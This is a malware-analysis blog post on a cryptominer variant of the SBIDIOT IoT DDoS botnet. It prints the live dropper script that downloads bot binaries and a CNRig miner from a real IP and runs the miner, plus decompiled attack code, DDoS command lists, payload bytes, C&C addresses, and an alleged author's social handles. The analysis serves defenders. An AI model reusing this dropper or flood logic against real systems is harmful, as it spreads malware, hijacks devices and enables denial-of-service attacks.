

SBIDIOT IoT Malware: miner edition

By Brian Stadnicki

Published: 2022-01-02 · Archived: 2026-04-06 00:58:49 UTC

The SBIDIOT IoT malware was observed earlier this year in april. Recently I spotted a sample with a cryptominer added on, so let's see what's changed.


The botnet's main use is for DDOS attacks on game servers.

I took a look at one of the past versions of this malware:

3e948a7995faac6975af3c8c937c66e6b5733cb69dab5d2b87ba4c22e23ef136

```
aHeyYouDumb db 'hey you dumb ur getting hit with a udp script sending this'
; DATA XREF: sub_8048480+6Bf0
; sub_8048480+A1f0
db ' static hex string, capturing traffic and blocking this hex strin'
db 'g will do nothing, this is the reason to never buy from 100up.org'
db ' they are shit ovhs and they limit ur port speed to 100 up and do'
db 'wn , go buy a dedi from ovh.com and maybe this wouldnt happen , s'
db 'mfh , ps this is selfrepnetis get ya shit slapped!!!!!!',0Ah,0
```

It appears that the author could be selfrepnetis , who's instagram is likely @selfrepnetis and @selfrepnetis_.



Based on the instagram, it appears that this botnet is likely being used for RebirthRebornV2 , RebirthVPN , RebirthReboot1.5 , Rebirth Stress Hub . This seems consistent with the OVH bypass patches listed when

googling the tag on [Noirth](#).

It appears that SBIDIOT is related to [DemonBot](#), whose source code is available on [pastebin](#). It looks quite similar, it's possible that SBIDIOT is based on DemonBot.

Thanks to [URLhaus](#), I believe I have the majority of the versions of SBIDIOT, 20 of them. Most of these names are from the banner sent to the C&C server, some are from a string.

- 2020-05-20 - 2020-05-20 - Yakuza - [URLhaus](#)
- 2020-05-20 - 2020-05-21 - Yakuza - [URLhaus](#)
- 2020-05-26 - 2020-05-26 - HITECH - [URLhaus](#)
- 2020-06-01 - 2020-06-23 - JEW - [URLhaus](#)
- 2020-06-25 - 2020-07-01 - Yakuza - [URLhaus](#)
- 2020-08-21 - 2020-09-27 - Kosha - [URLhaus](#) - telnet brute forcer for spreading, based on a [leaked source](#)
- 2020-08-28 - 2020-08-30 - DGFA - [URLhaus](#)
- 2020-09-10 - 2020-09-12 - Yakuza/Zeroshell - [URLhaus](#) - exploits `cve-2018-10561` in Huawei home routers and CVE-2014-8361 in a Realtek SDK
- 2020-09-14 - 2020-09-16 - DFGA - [URLhaus](#)
- 2020-10-14 - 2020-10-14 - Iris - [URLhaus](#)
- 2020-10-16 - 2020-10-16 - Assassin II - [URLhaus](#)
- 2020-11-19 - 2020-11-19 - Fuze - [URLhaus](#)
- 2020-11-20 - 2020-11-20 - Fuze - [URLhaus](#)
- 2020-11-23 - 2020-11-23 - DGFA - [URLhaus](#)
- 2020-12-01 - 2020-12-01 - Yakuza - [URLhaus](#) - telnet brute forcer for spreading
- 2020-12-02 - 2020-12-03 - Yakuza - [URLhaus](#)
- 2020-12-04 - 2020-12-05 - RMT - [URLhaus](#) - clears bash history, logs, tmp, run. Removes netstat, kills busybox, perl and python. Disables iptables and firewallld.
- 2020-12-14 - 2020-12-28 - DGFA - [URLhaus](#)
- 2021-12-03 - 2021-12-04 - Fuze - [URLhaus](#)
- 2021-12-22 - 2021-12-22 - Fuze - [URLhaus](#)

I'll do an in-depth analysis of the latest version of the botnet, specifically

```
fc0ce41c62734d55e257fcdfb9118fddb5f0b49646a5731e779570b751ba2ee
```

The analysis starts at a shell script, which does the following:

- Download a binary for the specific architecture from `20.106.163.35`, `[arch].keen.onion.1337`
- Names it SSH and runs
- Downloads a generic shell script from `20.106.163.35` and names it systemd
- Runs it with `37.187.95.110:443` and an unidentified address


```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/x86.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/x86.keen.onion.1337; cat
x86.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/mips.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/mips.keen.onion.1337; cat
mips.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/mpsl.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/mpsl.keen.onion.1337; cat
mpsl.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/arm.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/arm.keen.onion.1337; cat
arm.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/arm6.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/arm6.keen.onion.1337; cat
arm6.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/arm7.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/arm7.keen.onion.1337; cat
arm7.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/ppc.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/ppc.keen.onion.1337; cat
ppc.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/m68k.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/m68k.keen.onion.1337; cat
m68k.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/root.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/root.keen.onion.1337; cat
root.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/rtk.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/rtk.keen.onion.1337; cat
rtk.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/sh4.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/sh4.keen.onion.1337; cat
sh4.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/zte.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/zte.keen.onion.1337; cat
zte.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/sh4.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/sh4.keen.onion.1337; cat
sh4.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp; mkdir .x; cd .x; wget http://20.106.163.35/cnrig; curl -O http://20.106.163.35/cnrig; chmod +x cnrig; mv cnrig systemd; ./systemd -o 37.187.95.110:443 -u
8ALdP9yTXenFjgpmSTrRf77GoBr8aUKU3kQcu7CLzFVJZYMXtoHvB85GrU7dy8PsTYrcisdG9LdMTmkuPrdZn7CnFsVMB -k --tls -p MinerCox -B; echo DONE
```

20.106.163.35 appears to be an Azure virtual machine, and 37.187.95.110 appears to be OVH instance.

The binary downloaded is named cnrig, then it's renamed to systemd. It's likely this is CNRig, which is a [“Static CryptoNight CPU miner for Linux”](#).

The binary named [arch].keen.onion.1337 is the main malware binary that I'll be analysing.

As with previous versions, this is packed with UPX and later modified.



The modification here is again, the same as previous versions, changing the UPX! signature for YTS\x99.

FD x86.keen.onion.1337

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	7F	45	4C	46	01	01	01	03	00	00	00	00	00	00	00	00	.ELF.....
00000010	02	00	03	00	01	00	00	00	40	F5	04	08	34	00	00	00@ö..4...
00000020	00	00	00	00	00	00	00	00	34	00	20	00	03	00	28	004. ... (.
00000030	00	00	00	00	01	00	00	00	00	00	00	00	00	80	04	08€..
00000040	00	80	04	08	34	87	00	00	34	87	00	00	05	00	00	00	.€..4+..4+.....
00000050	00	10	00	00	01	00	00	00	00	00	00	00	00	10	05	08
00000060	00	10	05	08	00	00	00	00	A4	3A	01	00	06	00	00	00:.....
00000070	00	10	00	00	51	E5	74	64	00	00	00	00	00	00	00	00Qãtd.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	06	00	00	00
00000090	04	00	00	00	AA	34	96	49	59	54	53	99	FC	11	0D	0C*4-IYTS*ü...
000000A0	00	00	00	00	8C	65	01	00	8C	65	01	00	94	00	00	00€e..€e..”...
000000B0	55	00	00	00	0E	00	00	00	18	03	00	3F	91	D0	6B	8F	U.....?`Đk.
000000C0	49	2F	FA	6A	E4	07	9A	89	5C	84	64	2A	6E	6C	7A	90	I/újä.š%\„d*nlz.
000000D0	66	0A	B2	D3	67	B9	EE	05	C9	34	9D	30	EF	4E	9F	FE	f.*Óg*î.É4.0iNÿp
000000E0	39	F1	F4	79	DC	23	32	F5	29	73	07	EA	98	E6	BC	BD	9ñôÿÛ#2ö)s.ê~æ*š
000000F0	AA	01	D0	D4	77	AD	66	F9	0B	7E	4D	75	52	31	D2	F0	*.Đôw.fù.~MuRlÒø
00000100	EF	D8	B3	DF	90	93	D6	60	A5	CA	D2	25	70	4C	5F	01	iØ*B.“Ö`¥ÊÒ%pL_.
00000110	00	95	72	00	00	0E	49	06	00	18	03	00	2A	A3	6D	5C	..r...I.....*£m\

Once the instances of `YTS\x99` are replaced with `UPX!`, it can be unpacked.

Main

First of all, the seeds for the generation of garbage data for most packet attacks are generated.

```
status[1] = (int)&argc;
v3 = __GI_time(0);
v4 = __libc_getpid();
srandom(v4 ^ v3);
v5 = __GI_time(0);
v6 = __libc_getpid();
v7 = 3;
dword_805E400[0] = v5 ^ v6;
dword_805E404 = (v5 ^ v6) - 1640531527;
dword_805E408 = (v5 ^ v6) + 1013904242;
do
{
    dword_805E400[v7] = dword_805E3F8[v7] ^ 0x9E3779B9 ^ dword_805E3F4[v7] ^ v7;
    ++v7;
}
while ( v7 != 4096 );
```

Then it attempts to connect to `8.8.8.8` to make sure there is internet access.

If there is internet, then it reads `/proc/net/route` up until `\t00000000\t` to get the name of the default gateway, and sets the socket to use that gateway.

```

route_file_handle = __GI__libc_open("/proc/net/route", 0, (int)v18, (char)v18);
v1 = route;
while ( 2 )
{
    v2 = 0;
    while ( route[v2 - 1] != 10 )
    {
        v3 = __libc_read(route_file_handle, &route[v2++], 1u);
        if ( v3 != 1 )
        {
            if ( !v3 )
                goto LABEL_17;
            break;
        }
        if ( v2 > 4095 )
            break;
    }
    if ( !__GI_strstr(route, "\t00000000\t") )
    {
        __GI_memset(route, 0, 4096);
        continue;
    }
    break;
}
if ( route[0] != 9 )
{
    do
        ++v1;
    while ( *v1 != 9 );
}
*v1 = 0;
ABEL_17:
route_file_closed = __libc_close(route_file_handle);
if ( route[0] )
{
    __GI_strcpy(route_1, route);
    __GI_ioctl(socket, 35111, (int)route_1, route_file_closed);
}

```

It attempts to fork itself, where if the exit code is unsuccessful then it exits.

The bot now sends a coloured banner to the command server, `[Fuze] [%s] [%s]`. The text, apart from the brackets, is coloured red. The first `%s` contains the architecture, and the second contains the address of the command server.

Because of the command server address being sent and it being coloured, I believe that when the command server receives this, it prints it directly to a console/logs for the owner to read.

```

address = (const char *)__GI_inet_ntoa(dword_8064668);
send_banner(
    socket,
    "\x1B[0m[\x1B[1;31mFuze\x1B[0m] \x1B[0m[ \x1B[1;31m%s\x1B[0m ] \x1B[0m[ \x1B[1;31m%s\x1B[0m ]",
    "x86_32",
    address);

```

Command parsing

It appears that first whitespace is trimmed from the start and end of the input command's data.

```
'(&packet + v45) = 0; // first need to trim packet of whitespaces at start and end
packet_end = &packet + strlen(&packet);
counter = 0;
packet_end_real = packet_end - &packet - 1;
while ( isspace(*(&packet + counter)) )
    ++counter;
backwar_counter = &v47 + packet_end - &packet;
if ( counter <= packet_end_real )
{
    while ( isspace(*backwar_counter) )
    {
        --packet_end_real;
        --backwar_counter;
        if ( packet_end_real < counter )
            goto LABEL_56;
    }
    v24 = 0;
    do
    {
        v25 = &packet + v24++;
        *v25 = v25[counter];
    }
    while ( v24 + counter <= packet_end_real );
    v26 = &packet + v24;
}
}
```

The command word itself is at the start of the packet.

```
LABEL_36:
    if ( v27 )
    {
        *v28 = 0;
        v29 = &packet + __GI_strlen(&v49);
        command_1 = v29 + 2; // command word is at the start of the packet
        while ( 1 )
        {
            v31 = &command_1[__GI_strlen(command_1) - 1];
            if ( *v31 != 10 && *v31 != 13 )
                break;
            *v31 = 0;
        }
        if ( *command_1 == 32 || (v32 = v29 + 2, !*command_1) )
        {
            v32 = v29 + 2;
        }
    }
}
```

The number of arguments is determined.

```
arguments = (char *)__GI_strtok(v32 + 1, " ");
*(DWORD *)command = command_1;
if ( arguments ) // get length of arguments
{
    args_len = 1;
    while ( 1 )
    {
        if ( *arguments != 10 )
        {
            v37 = __GI_strlen(arguments);
            v38 = malloc(v37 + 1);
            *(DWORD *)&command[4 * args_len] = v38;
            v39 = v38;
            v40 = __GI_strlen(arguments);
            __GI_memset(v39, 0, v40 + 1);
            v41 = *(_BYTE **)&command[4 * args_len++];
            __GI_strcpy(v41, arguments);
        }
        v42 = (char *)__GI_strtok(0, " ");
        if ( !v42 )
            break;
        arguments = v42;
    }
    v43 = 1;
    decide_on_command(args_len, command);
}
```

C&C commands

When SBIDIOT was released, there was originally 16 commands, now there are 41 commands:

```
ALPHA, HXTPA, R6, PUBG, FN, 2K, ARK, B04, FUZE, OVHHEX, OVHRAW, CHOOPA, LAGOUT, HYDRASYN, NFOV6, HOTSPOT, UDPR
```

However, there are only 11 functions, many of these are different names for the same action.

The C&C server's address is still hardcoded, in this case at `54.37.79.0:666`, another OVH server.

The ALPHA command is used to send TCP segments to a specific host and port for a set period of time.

Arguments:

- address
- unidentified
- time length
- unidentified
- tcp flags
- packet length (maybe)
- number of packets to send

```
flags_arg = (const char *)__GI_strtok(tcp_flags, ",");
if ( flags_arg )
{
    for ( i = flags_arg; ; i = v90 )
    {
        if ( !strcmp(i, "syn") )
        {
            *((_BYTE *)tcp_header + 13) |= 2u;
        }
        else if ( !strcmp(i, "rst") )
        {
            *((_BYTE *)tcp_header + 13) |= 4u;
        }
        else if ( !strcmp(i, "fin") )
        {
            *((_BYTE *)tcp_header + 13) |= 1u;
        }
        else if ( !strcmp(i, "ack") )
        {
            *((_BYTE *)tcp_header + 13) |= 0x10u;
        }
        else if ( !strcmp(i, "psh") )
        {
            *((_BYTE *)tcp_header + 13) |= 8u;
        }
        v90 = (const char *)__GI_strtok(0, ",");
        if ( !v90 )
            break;
    }
}
```

The HXTPA command is used to send HTTP 1.1 PATCH requests to a specific hostname for a set period of time. The useragent is picked randomly from a list.

Arguments:

- hostname
- port
- time length
- number of packets

STOMP, CRUSH, RAW.

The byte sent over is randomly picked from `/73x/6ax/x4a` , and interestingly, the length of this data sent is randomly picked between 1093 and 1193, with odds of 19:41.

arguments:

- hostname
- port
- duration

```
v16 = "/73x/6ax/x4a/x4b/x4d/x44/x20/x44/x57/x29/x5f/x20/x44/x57/x49/x4f/x57/x20/x57/x4f/x4b/x3c/x20/x57/x44/x4b/x20"
      "/x44/x29/x5f/x41/";
v17 = "/20x/x58/x4b/x49/x57/x44/x49/x4a/x22/x20/x22/x64/x39/x63/x39/x29/x4d/x20/x29/x57/x5f/x22/x21/x5f/x2b/x20/x51"
      "/x53/x4d/x45/x4d/x44/x4d/x20/x29/x28/x28/x22/x29/x45/x4f/x4b/x58/x50/x7b/x20/x5f/x57/x44/x44/x57/x44/";
v18 = "/43x/x4f/x44/x57/x20/x49/x20/x22/x5f/x29/x20/x58/x43/x4b/x4d/x20/x53/x4c/x52/x4f/x4d/x20/x43/x50/x4c/x3a/x50"
      "/x51/x20/x71/x5b/x7a/x71/x3b/x38/x38/x20/x43/x57/x29/x57/x22/x29/x64/x32/x20/x4b/x58/x4b/x4b/x4c/x22/x44/x20/x"
}
while ( i <= 0x31 );
v11 = j__GI_random();
__libc_send(socket, (&v16)[v11 % 3], length, 0);
__libc_connect(socket, &address, 16);
v12 = __GI_time(0);
if ( v12 >= v13 + duration )
{
    __libc_close(socket);
    __GI_exit(0);
}
```

This simply sends packets to an address several times for a duration.

arguments:

- address
- undetermined
- duration
- packet length
- packet count
- magic value

This sends a packet to a host, connects and then waits before closing it.

Interestingly, the packet payload is:

Payload:

```
4E/x31/x6B/x4B/x31/x20/x21/x73/x69/x20/x4D/x33/x75/x79/x20/x4C/x30/x56/x72/x33/x20/x3C/x33/x20/x50/x61/x32/;
```

```
N1kK1 !si M3uy L0Vr3 <3 Pa2rCH M2 A44rCK
```

Make of that what you will.

arguments:

- hostname
- port

- duration
- packet length

This sends packets to an address for a duration.

arguments:

- address
- possibly packet type
- duration
- undetermined
- packet length
- packet count

HTTPSTOMP sends a HTTP request to a specified host a set number of times and with a duration. The user agent is random, and the path is hardcoded bytes it seems.

Afterwards, it sends requests to `/cdn-cgi/l/chk_captcha`, in order to try to bypass a cloudflare captcha.

```
Payload: /x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x65/x73/x74/x20/x53/x34/xB4/x42/x03/x23/x07/x82/x05/x84/xA4/xD2/;
```

arguments:

- http operation
- address
- port
- unused
- duration
- packet count

This command sends packets to a host for a duration, pausing sometimes.

arguments:

- hostname
- undetermined
- duration
- undetermined
- packet length
- packet count
- pause threshold
- pause duration

These commands send some data to a host, then connects and disconnects after a set period of time.

```
Payload: /x6f/x58/x22/x2e/x04/x92/x04/xa4/x42/x94/xb4/xf4/x44/xf4/x94/xd2/x04/xb4/xc4/xd2/x05/x84/xb4/xa4/xa6/;
```

Commands: STD, CUH, OVH-TCP, ACID, HAMMED, HTTPS.

arguments:

- hostname
- port
- duration

This repeatedly sends a string to a host and connects for a specific duration.

Payload:

```
/x50/x33/x43/x4B/x24/x54/x20/x47/x38/x33/x41/x52/x44/x20/x30/x4E/x20/x54/x30/x50/x20/x50/x38/x54/x43/x48/x20
```

```
P3CK$T G83ARD 0N T0P P8TCH IT B"BY
```

arguments:

- hostname
- port
- duration

Here all the process' children are SIGKILL'd.

I think I've covered fairly well the main functionality of this bot, but I've left some of the arguments as unused or undefined. I believe most of these are for setting a flag in the packet, but I'm not confident on that.

Many of the commands are quite similar in their functionality, so it's possible that I've missed some details.

Overall, it does what it's meant to do and there aren't fancy tricks.

- [Distribution URLs](#)
- [C&C addresses](#)

All of these have been extracted from [URLhaus](#).

- 1/1/21 - Initial
- 2/1/21 - Add Overview and IOCs

Source: <https://brianstadnicki.github.io/posts/malware-sbidiot-dec2021/>